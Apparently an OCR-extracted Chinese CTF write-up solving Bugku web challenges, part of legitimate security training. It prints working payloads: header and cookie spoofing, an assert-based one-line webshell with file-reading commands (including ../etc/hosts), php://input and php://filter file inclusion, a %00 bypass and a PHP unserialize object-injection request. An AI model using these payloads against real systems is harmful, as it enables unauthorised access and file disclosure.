
程序员的本地网站

要求从本地访问

直接bp抓包，伪装成本地登录，在头部添加 X-forwarded-for:127.0.0.1



在做题过程中发现了点问题，不知道是迷惑人，还是存在的bug




123.206.87.240:8002/phpmyadmin/
常用网址
phpMyAdmin
欢迎使用 phpMyAdmin 2.7.0-p11
Language:
Chinese simplified (zh-gb2312)
执行
登入
(Cookies 必须启用才能登入。)
登入名称:
test
密码:


123.206.87.240:8002/test/
常用网址
欢迎来到XSS挑战
CHALLENGE ACCEPTED
点击图片开始你的XSS之旅吧!


:8002/test/level1.php?name=test
欢迎来到level1
欢迎用户test

206.87.240:8002/test/level2.php?keyword=test

用网址

欢迎来到level2

没有找到和test相关的结果.

test 搜索

cookie欺骗

123.206.87.240:8002/web11/ind

123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

手上路 常用网址

598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggggoaih

URL上有段base64，解密后的信息是"keys.txt"

123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

上路 常用网址

98whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggggoaihegfdiofi48ty59

参数line是按行返回信息


从keys.txt可以看出，"filename="后面直接加的是文件名的base64编码

猜测index.php文件是否存在，把index.php转成base64：aW5kZXgucGhw


填入url，

payload：http://123.206.87.240:8002/web11/index.php?line=&filename=aW5kZXgucGhw

查看源码，有信息



把line改成line=3试试，有信息



写一个脚本，获得index.php中的信息

```
import requests

re=requests.Session()
url='http://123.206.87.240:8002/web11/index.php'

for i in range(0,20):
    key={'line':str(i),'filename':'aW5kZXgucGhw'}
    a=re.get(url,params=key).content
    code=str(a,encoding="utf-8")
    print(code)
```


拿到index.php的源码

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='')
    header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array('0' =>'keys.txt','1' =>'index.php',);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin')
{
    $file_list[2]='keys.php';
}
if(in_array($file, $file_list))
{
    $fa = file($file);
    echo $fa[$line];
}
?>
```

可以看到，cookie的名字和值都是"margin"


```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin')
{
```

修改cookie：margin=margin ,修改filename的值为keys.php的base64编码，访问keys.php(图中标1处，即为keys.php的base64编码)




速度要快


查看源码，要post一个margin




bp抓包，



Base64解码之后，又一个base64，再解码



得到几个数字，没什么用啊



bp又抓了一次，发现flag居然变了，又进行了解码，也没用

```
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
flag:
6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTORRMk16TTO=
Content-Length: 89
```

看了大佬的wp，使用脚本做的，学习一下

```
import requests
import base64

url="http://123.206.87.240:8002/web6/"
r=requests.session()
headers=r.get(url).headers#因为flag在消息头里

mid=base64.b64decode(headers['flag'])

mid=mid.decode()#为了下一步用split不报错，b64decode后操作的对象是byte类型的字符串，而split函数要用str类型的

flag = base64.b64decode(mid.split(':')[1])#获得flag:后的值
data={'margin':flag}

print (r.post(url,data).text)#post方法传上去
```

拿到flag

```
languages
KEY{111dd62fcd377076be18a}
[Finished in 0.7s]
```

过狗一句话

题目给的代码

```
<?php
 $poc="a#s#s#e#r#t";
 $poc_1=explode("#",$poc);
 $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5];  $poc_2($_GET['s'])
?>
```

explode()函数可以在官方文档看详细信息，就是把字符串打散成数组。

exlpde()分割a#s#s#e#r#t为assert，使用assert()函数的解析传进来的s串，那就说明可以执行代码。

payload:

> s=print_r(scandir('./')) 然后读取fl4g.txt
> s=print_r(glob("*.*")) 然后读取show_source("fl4g.txt")**
> 使用file_get_contents("flag.txt")读取文件**

读取文件还可以使用readfile()和fopen(),可以任意读取文件。

```
?s=print_r(readfile('../etc/hosts'))
?s=print_r(fopen('../etc/hosts','r'))
```

md5 collision

题目提示是MD5碰撞，开始试了几个a=1之类的，都报是false，猜测应该是要输入的这个值，MD5之后是以0e开头的字符串，因为，PHP在处理哈希字符串时，会利用!=或==来对哈希值进行比较，它把每一个以0e开头的哈希值都解释为0

payload：`?a=s155964671a`

never give up

打开题目，看看源码，发现一个1.html，查看源码，

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTBBJTA0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSU0OXF1aXJlJTI4JTI3Zi5hMmczLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDIwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

可以看到中间有一大段base64加密的串，还混这url，base64解密之后，是一段url编码，和一些语句，

```
%22%3Bif%28%21%24_GET%5B%27id%27%5D%29%0A%7B%0A%09header%28%27Location%3A%20hello.php%3Fid%3D1%27%29%3B%0A%09exit%28%29%3B%0A%7D%0A%24id%3D%24_GET%5B%27id%27%5D%3B%0A%24a%3D%24_GET%5B%27a%27%5D%3B%0A%24b%3D%24_GET%5B%27b%27%5D%3B%0Aif%28stripos%28%24a%2C%27.%27%29%29%0A%7B%0A%09echo%20%27no%20no%20no%20no%20no%20no%20no%27%3B%0A%09return%20%3B%0A%7D%0A%24data%20%3D%20@file_get_contents%28%24a%2C%27r%27%29%3B%0Aif%28%24data%3D%3D%22bugku%20is%20a%20nice%20plateform%21%22%20and%20%24id%3D%3D0%20and%20strlen%28%24b%29%3E5%20and%20eregi%28%22111%22.substr%28%24b%2C0%2C1%29%2C%221114%22%29%20and%20substr%28%24b%2C0%2C1%29%21%3D4%29%0A%7B%0A%09require%28%22f4l2a3g.txt%22%29%3B%0A%7D%0Aelse%0A%7B%0A%09print%20%22never%20never%20never%20give%20up%20%21%21%21%22%3B%0A%7D%0A%0A%0A%3F%3E
```

再次url解码之后，得到源码

```
if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}
}
```

> if(stripos($a,'.'))
> if($data==“bugku is a nice plateform!” and
> $id==0 and strlen($b)>5 and eregi(“111”.substr($b,0,1),”1114”) and substr($b,0,1)!=4)

要求a中不能有字符，id不能是空，且id=0，data=“bugku is a nice plateform!”，id=0，b的长度>5，"111"拼接上b的第一个字符=“1114”，但是b的低一个字符有不能=4，这样才可以包含f412a3g.txt

我们一点点来分析，


PHP在处理数字与字符串的结合是会把第一个数字当做整个串的值，比如"`1asd`"=1，那么我们只要使id的值，是一个字符串，就可以使id弱等于0，

源码中变量 `$data` 是由 `file_get_contents()` 读取的，file_get_contents() 函数是用于将文件的内容读入到一个字符串中的方法，函数读取变量 `$a` 的值而得，所以 `$a` 的值必须为数据流。

我们不可能创建一个a文件，再写入数据bugku is a nice plateform!。

那么，要让a=bugku is a nice plateform!，只能利用，用php伪协议 php:// 来访问输入输出的数据流，它的大概意思就是可以读取我们post传递的只读数据流。所以，令 `$a = "php://input"`，并post提交字符串 `bugku is a nice plateform!` 。

而对于eregi(“111”.substr($b,0,1),“1114”)，很简单，直接用%00绕过，可以使b=%0012345



成得到flag。还有一个方法是，直接读取f4l2a3g.txt

```
if($data=="bugku is a nice plateform!" ar
strlen($b)>5 and eregi("111".substr($b,0,
substr($b,0,1)!=4)
{
    require("f4l2a3g.txt");
}
else
```

也可以得到flag。

welcome to bugkuctf

查看源码

```
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```


有个hint.php，访问试试，什么都没有，不死心，再`?file=php://filter/read=convert.base64-encode/resource=hint.php`读一下，什么都没有，，，，，，

还是看源码吧

`file_get_contents($user,'r')==="welcome to the bugkuctf"`，意思是把名为$user文件的内容输出到一个字符串，并且要求这个字符串是"welcome to the bugkuctf"，

这里可以使用php://伪协议，让user=php://，然后post提交welcome to the bugkuctf，这样就可以使语句变成`file_get_contents(php://,'r')`

payload ：GET：`?txt=php://input` POST：`welcome to the bugkuctf`




页面变了，但是为啥不是hello admin呢？

而且，flag在哪呢。。。。。。。

突然想到hint.php，再读一次 file=php://filter/read=convert.base64-encode/resource=hint.php


payload： ?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php



有东西啊，拿去解码，

```
<?php    //hint.php
class Flag{//flag.php
public $file;
public function __tostring(){
   if(isset($this->file)){
      echo file_get_contents($this->file);
      echo "<br>";
      return ("good");
   }    } } ?>
```

得到了源码，可以然并卵啊，，，百思不得其解，最后，百度了一下，发现php://filter读取index.php，居然把这个给忘了，，读吧，


/test1/?txt=php://input&file=php://filter/read=convert.base64-encode/reso
urce=index.php HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 23
welcome to the bugkuctf
hello
friend!
PD9waHAgIA0KJHR4dCA9ICRfR0VUWyJ0eHQiXTsgIA0K
JGZpbGUgPSAkX0dFVFsiZmlsZSJdOyAgDQokcGFzc3dvcmQgPS
AkX0dFVFsicGFzc3dvcmQiXTsgIA0KICANCmlmKGlzc2V0KCR0eH
QpJiYoZmlsZV9nZXRfY29udGVudHMoJHR4dCwncicpPT09IndlbG
NvbWUgdG8gdGhlIGJ1Z2t1Y3RmIikpeyAgDQogICAgZWNobyAiaG
VsbG8gZnJpZW5kITxicj4iOyAgDQogICAgaWYocHJlZ19tYXRjaCgi
L2ZsYWcvIiwkZmlsZSkpeyANCgkJZWNobyAi5LiN6IO9546w5Zyo
5bCx57uZ5L2gZmxhZ+WTpiI7DQogICAgICAgIGV4aXQoKTsgIA0KI
CAgIH1lbHNleyAgDQogICAgICAgIGluY2x1ZGUoJGZpbGUpOyAgIA
0KICAgICAgICAkcGFzc3dvcmQgPSB1bnNlcmlhbGl6ZSgkcGFzc3d
vcmQpOyAgDQogICAgICAgIGVjaG8gJHBhc3N3b3JkOyAgDQogIC
AgfSAgDQp9ZWxzZXsgIA0KICAgIGVjaG8gInlvdSBhcmUgbm90IH
RoZSBudW1iZXIgb2YgYnVna3UgISAiOyAgDQp9ICANCiAgDQo/PiA
gDQogIA0KPCEtLSAgDQokdXNlciA9ICRfR0VUWyJ0eHQiXTsgIA0K
JGZpbGUgPSAkX0dFVFsiZmlsZSJdOyAgDQokcGFzcyA9ICRfR0V
UWyJwYXNzd29yZCJdOyAgDQogIA0KaWYoaXNzZXQoJHVzZXIpJi
YoZmlsZV9nZXRfY29udGVudHMoJHVzZXIsJ3InKT09PSJ3ZWxjb2
1lIHRvIHRoZSBidWdrdWN0ZilpKXsgIA0KICAgIGVjaG8gImhlbGxvIG
FkbWluITxicj4iOyAgDQogICAgaW5jbHVkZSgkZmlsZSk7IC8vaGlu
dC5waHAgIA0KfWVsc2V7ICANCiAgICBlY2hvICJ5b3UgYXJlIG5vdC
BhZG1pbiAhICI7ICANCn0gIA0KIC0tPiAg

再base64解码，

```
<?php    //index.php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
  echo "不能现在就给你们flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
```

> if(preg_match("/flag/",$file)) //说明文件名不能含有flag

> $password= unserialize($ password);

第一句，说明文件名$file不能含有flag，

```php
<?php
class Flag{//flag.php
public $file;
public function __tostring(){
    if(isset($this->file)){
        echo file_get_contents($this->file);
        echo "<br>";
        return ("good");
    }     } } ?>
```

而这段代码中，有一个__tostring()方法，双下划线的魔术方法，当Flag类被实例化的时候会自动执行__tostring方法，而这个方法中写了如果file文件存在，那么就输出file文件中的内容。

```php
if(preg_match("/flag/",$file)){
 echo "不能现在就给你们flag哦";
    exit();
  }else{
    include($file);
    $password = unserialize($password);
    echo $password;
  }
```

如果文件名没有"flag"了，就会把这个文件包含进来,然后$password$进行反序列化，再输出password的值。

所以我们要构造一个Flag类型的参数，并把这个参数传给password。

但是password被unserialize()反序列化处理，所以要先serialize()序列化，关于序列化与反序列化，可以查看我的另一篇文章，PHP序列化与反序列化

直接PHP代码在线执行

```php
<?php
class Flag{
    var $file='flag.php';
}
$a=new Flag();
print_r(serialize($a));
?>
```

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

然后把 password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} get提交

```
GET
/test1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8
:"flag.php";}HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Apr 2019 13:15:17 GMT
Content-Type: text/html
Connection: close
Content-Length: 378

hello friend!<br> <?php
//flag{php_is_the_best_language} 1
?><br>good
```

终于拿到flag了

字符？正则？

```php
<?php
highlight_file('2.php');
$key='KEY{*****************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

原文：https://blog.csdn.net/qq_30464257/article/details/81160656

关键的还是看preg_match中的内容嘛，这里简单讲一下、需要用到的规则

```
1.表达式直接写出来的字符串直接利用，如key
2.“.”代表任意字符
3.“*”代表一个或一序列字符重复出现的次数，即前一个字符重复任意次
4.“\/”代表“/”
5.[a-z]代表a-z中的任意一个字符
6.[[:punct:]]代表任意一个字符，包括各种符号
7./i代表大小写不敏感
8.{4-7}代表[0-9]中数字连续出现的次数是4-7次
```

payload：`?id=keyaaakeyaaaakey:/a/aakeya@`


你从哪里来

打开题目，就一句话

are you from google?

换Google浏览器试了一下，发现还是不行，那么只能修改header了

